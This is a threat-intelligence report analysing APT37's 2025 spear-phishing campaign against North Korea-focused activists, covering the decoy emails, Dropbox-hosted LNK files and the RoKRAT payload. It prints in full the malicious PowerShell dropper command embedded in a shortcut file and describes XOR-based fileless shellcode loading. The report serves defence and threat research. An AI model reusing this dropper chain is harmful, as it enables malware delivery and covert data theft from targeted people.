Analysis of APT37 Attack Case Disguised as a Think Tank for National Security Strategy in South Korea (Operation. ToyBox Story)

genians.co.kr/en/blog/threat_intelligence/toybox-story

View in Korean


◈ Executive Summary

- Disguised the content as an academic forum invitation from a South Korean national security think tank to attract attention
- Lured targets by referencing an actual event titled “Trump 2.0 Era: Prospects and South Korea’s Response”
- Delivered malicious LNK files via the Dropbox cloud platform
- APT37 used Dropbox as a C2 server, following earlier use of pCloud and Yandex
- EDR-based anomaly hunting required to improve detection of fileless threats

1. Overview

○ In March 2025, the APT37 threat actor launched a spear phishing campaign targeting several activists focused on North Korea. The email contained a Dropbox link leading to a compressed archive that included a malicious shortcut (LNK) file. When extracted and executed, the LNK file activated additional malware containing the keyword “toy.”

○ Based on the characteristics of the threat, Genians Security Center (GSC) named the campaign “Operation: ToyBox Story” and began in-depth analysis.



[Figure 1] Flowchart of the APT37 Attack

2. Background

○ 'APT37' is widely known as a state-sponsored hacking group linked to North Korea. Genians Security Center (GSC) has observed that the group utilizes a variety of attack strategies:

- Watering Hole
- Spear Phishing
- Social Network Service (SNS) Phishing

○ They exploit legitimate cloud services as Command and Control (C2) servers—commonly referred to as "Living off Trusted Sites (LoTS)." This tactic is similar to Living off the Land (LotL) attacks, which rely on abusing tools already present in the system. In this case, however, the attackers leverage trusted public web services to conceal their operations. These services are mostly global platforms, and Dropbox has been frequently used in recent cases.

- Dropbox
- pCloud
- Yandex
- OneDrive

- Google Drive

○The group has also been involved in various zero-day attacks, including the exploitation of Internet Explorer vulnerabilities such as CVE-2022-41128. Their operations have expanded beyond Windows to include Android-based malware (APK files) and attacks targeting macOS users.

○In March 2025, GSC's threat analyst identified a new attack campaign and carried out an in-depth investigation.

○ This report provides insight into an actual spear phishing case that impersonated a South Korean national security think tank event, helping organizations prepare for similar threats in advance.

3. Spear Phishing Analysis

3-1. [Case A] Document Masquerading as Information on North Korean Troops Deployed to Russia

○ The first observed spear phishing attack occurred on March 8, 2025.

[Figure 2] Email containing information about North Korean troops deployed to Russia.

○The attacker impersonated a North Korea-focused expert based in South Korea. The email used the subject line “러시아 전장에 투입된 인민군 장병들에게.hwp *(To North Korean Soldiers Deployed to the Russian Battlefield.hwp),*” and the attachment had the same file name.

○ The attachment mimicked a Hangul (HWP) document using [the icon image employed by Naver Mail].

○The threat actor used the HWP icon image from Naver Mail to make the attachment appear as a legitimate file link. However, the actual download link pointed to Dropbox.

○ The Dropbox link led to a ZIP archive named “러시아 전장에 투입된 인민군 장병들에게.zip”*(To North Korean Soldiers Deployed to the Russian Battlefield.zip)*

3-2. [Case B] Fake Invitation to a National Security Conference

○ The second spear phishing case, which occurred on March 11, 2025, involved a fake invitation to a national security conference.

[Figure 3] Email containing a national security–related conference poster

○ The attacker lured recipients by impersonating a think tank event on national security strategy. The email was crafted to resemble a shared conference poster, leading the recipient to download the attachment.

○ Similar to the previous case, the email listed one attachment titled “관련 포스터.zip*(Related Poster.zip)*.” The icon used was again the “other image” type used by Naver Mail.

○ The download link for the attachment also pointed to Dropbox.

3-3. Summary of Used Malicious Files

○ The malicious files used in each case are summarized below. The archive “러시아 전장에 투입된 인민군 장병들에게.zip*(To North Korean Soldiers Deployed to the Russian Battlefield.zip)*” contains a single shortcut (LNK) file. This LNK file executes malicious code and shares the same name as the ZIP archive, with only the file extension being different.

No	ZIP Name	File Name	File Size (Bytes)
1	러시아 전장에 투입된 인민군 장병들에게.zip *(To North Korean Soldiers Deployed to the Russian Battlefield.zip)*	러시아 전장에 투입된 인민군 장병들에게.lnk *(To North Korean Soldiers Deployed to the Russian Battlefield.lnk)*	824,819
2	관련 포스터.zip *(Related Poster.zip)*	hkais_1e9ce53a18e24ebc01b539ba7ba6bedd.lnk	12,145,612
		hkais_112ba70f4e2d696b6b0110218d8bcfc3.jpg	116,271

[Table 1] ZIP Archive and Internal File Information

○ The “관련 포스터.zip*(Related Poster.zip)*” archive contains a harmless JPG image and a malicious LNK shortcut. When the LNK file is executed, it runs a hidden PowerShell command embedded within the file, initiating the malicious activity.

○ For reference, both LNK files deliver the same final payload, RoKRAT. Therefore, we provide an integrated analysis below.

4.Malware Analysis

4-1. 러시아 전장에 투입된 인민군 장병들에게.lnk*(To North Korean Soldiers Deployed to the Russian Battlefield.lnk)*


○ The shortcut (LNK) file is configured to run PowerShell commands via embedded arguments, following a typical malware execution pattern.

```
Arguments: /k for /f "tokens=*" %a in ('dir C:\Windows\SysWow6
4\WindowsPowerShell\v1.0\*rshell.exe /s /b /od') do call %a "$
dirPath = Get-Location; if($dirPath -Match 'System32' -or $dir
Path -Match 'Program Files') {$dirPath = '%temp%'};$exs=@('.ln
k');$lnkPath = Get-ChildItem -Path $dirPath -Recurse *.* -File
 | where {$_.extension -in $exs} | where-object {$_.length -eq
 0x014F63F0} | Select-Object -ExpandProperty FullName ;$lnkFil
e=New-Object System.IO.FileStream($lnkPath, [System.IO.FileMod
e]::Open, [System.IO.FileAccess]::Read);$lnkFile.Seek(0x000010
E4, [System.IO.SeekOrigin]::Begin);$pdfFile=New-Object byte[]
0x00013400;$lnkFile.Read($pdfFile, 0, 0x00013400);$pdfPath = $
lnkPath.replace('.lnk','.hwp');sc $pdfPath $pdfFile -Encoding
Byte;& $pdfPath;$lnkFile.Seek(0x000144E4,[System.IO.SeekOrigin
]::Begin);$exeFile=New-Object byte[] 0x000D9190;$lnkFile.Read(
$exeFile, 0, 0x000D9190);$exePath=$env:temp+'\toy01.dat';sc $e
xePath $exeFile -Encoding Byte;$lnkFile.Seek(0x000ED674,[Syste
m.IO.SeekOrigin]::Begin);$stringByte = New-Object byte[] 0x000
00634;$lnkFile.Read($stringByte, 0, 0x00000634); $batStrPath =
 $env:temp+'\'+'toy02.dat';$string = [Text.Encoding]::GetEncod
ing('utf-8').GetString($stringByte);$string | Out-File -FilePa
th $batStrPath -Encoding ascii;$lnkFile.Seek(0x000EDCA8,[Syste
m.IO.SeekOrigin]::Begin);$batByte = New-Object byte[] 0x000001
4C;$lnkFile.Read($batByte, 0, 0x0000014C);$executePath = $env:
temp+'\'+'toy0'+'3.b'+'a'+'t'; Write-Host $executePath; Write-
Host $batStrPath; $bastString = [System.Text.Encoding]::UTF8.G
etString($batByte);$bastString | Out-File -FilePath $executePa
th -Encoding ascii; &$executePath; $lnkFile.Close();[System.IO
.File]::Delete($lnkPath);"&& exit
Icon Location: C:\Windows\System32\shell32.dll
```

[Figure 4] Command Embedded in “러시아 전장에 투입된 인민군 장병들에게.lnk *(To North Korean Soldiers Deployed to the Russian Battlefield.lnk)*” File


○Executing the malicious LNK file triggers a predefined command that launches a decoy HWP file, presenting a legitimate-looking document to the user.

○ In addition, 3 hidden files are created in the %Temp% directory, and a BAT (batch) file is executed. To evade detection, the file disguises the “.bat” extension by breaking it into separate characters and recombining them using the plus (+) operator at runtime.



[Figure 5] Malicious LNK File Structure

○ The decoy HWP document contains a letter addressed to North Korean soldiers deployed to Russia.


그래서 마음이 미어집니다. 여러분은 지금 어떤 생각이 드십니까? 우리가 왜 산설고 물설은 말도 통하지 않는 남의나라 전장터에서 남의나라 이익을 위해서 총을 들어야 하는지 한번쯤 가슴에 손을 얹고 생각해 보지 않았습니까?

여러분들이 죽여야 하는 우크라이나 군인들에게도 고향에 어머니들이 있습니다. 그들의 어머니들도 여러분의 어머니들처럼 아들들이 죽지말고 살아있기를 매일매일 기도 할 것입니다. 하지만 그들의 어머니들과 여러분들의 어머니들은 분명한 차이가 있습니다.

그들의 어머니들은 아마도 자식의 죽음을 자랑스러워 할 것 입니다. 왜냐면 그들의 죽음을 침략자 러시아 푸틴의 군대에 맞서 조국을 지켜 싸운 정의의 죽음 이기 때문 입니다.

그렇다면 여러분의 어머니들은 어떨까요? 만약 여러분이 돈에팔려 남의나라 고용병으로 러시아 전쟁터에서 죽음을 맞이한다면, 여러분의 죽음의 의미는 무엇일까요? 여러분의 죽음은 조국보위 성전도 아니고, 조국통일 성전도 아닌, 오직 김정은 수령독재 정권을 위한 비참한 죽음일 뿐입니다.

인민군 장병 여러분!
지금 여러분의 심정이 16년전 10월 26일날 저의 심정과 꼭 같으리라고 생각합니다. 죽을것인가 아니면 정신을 자리고 새 삶을 찾을 것 인가? 이순신 장군이 이런말을 했다지요. 살자고 하면 죽을것이고, 죽자고 하면 살 것이다. 죽을 각오를 하면 반드시 살길이 열린다는 말입니다.

[Figure 6] Benign HWP File Used as a Decoy

○When the PowerShell command in “toy03.bat” file is executed, it loads “toy02.dat” file created in temporary folder, functioning as a loader.


○ Next, the PowerShell command embedded in “toy02.dat” executes and loads “toy01.dat” from the same temporary folder. During this stage, the data transformed using XOR logic is loaded into memory, and a new thread is created.

○ As a result, the shellcode is loaded into memory and the memory area becomes executable.

○ Then, a new thread is created to execute the memory-resident code. This technique is a fileless approach used for dynamic code execution or runtime malware injection.

[Figure 7] Shellcode Transformation via PowerShell Command

○ By analyzing the shellcode loaded into memory, its detailed behavior can be identified. It follows a typical shellcode flow involving stack frame setup, function calls, and value assignments.




[Figure 8] PE File Transformation via Shellcode XOR Logic

○ The PE file embedded within the shellcode is decrypted using XOR logic and executed in memory. This file is a typical example of the RoKRAT malware family.


4-2. RoKRAT Behavior Analysis

○ One defining trait of the RoKRAT malware family is that it collects system information from the infected host before executing its core malicious routines via the main function (WinMain).



[Figure 9] RoKRAT Main Function Code Section

○ Before executing the CreateThread routine, the main function calls ‘sub_40F0E7()’, which is responsible for collecting system information.




[Figure 10] System Information Collection Routine

○ The gathered information is stored at the memory location labeled ‘rokrat_4CFCC8’ and includes the following system attributes:

Collected Key System Information

- Windows OS Build Version
- Computer Device Name
- User Name
- Current Process Path (Execution Path)
- System Manufacturer
- System Model
- System BIOS Version

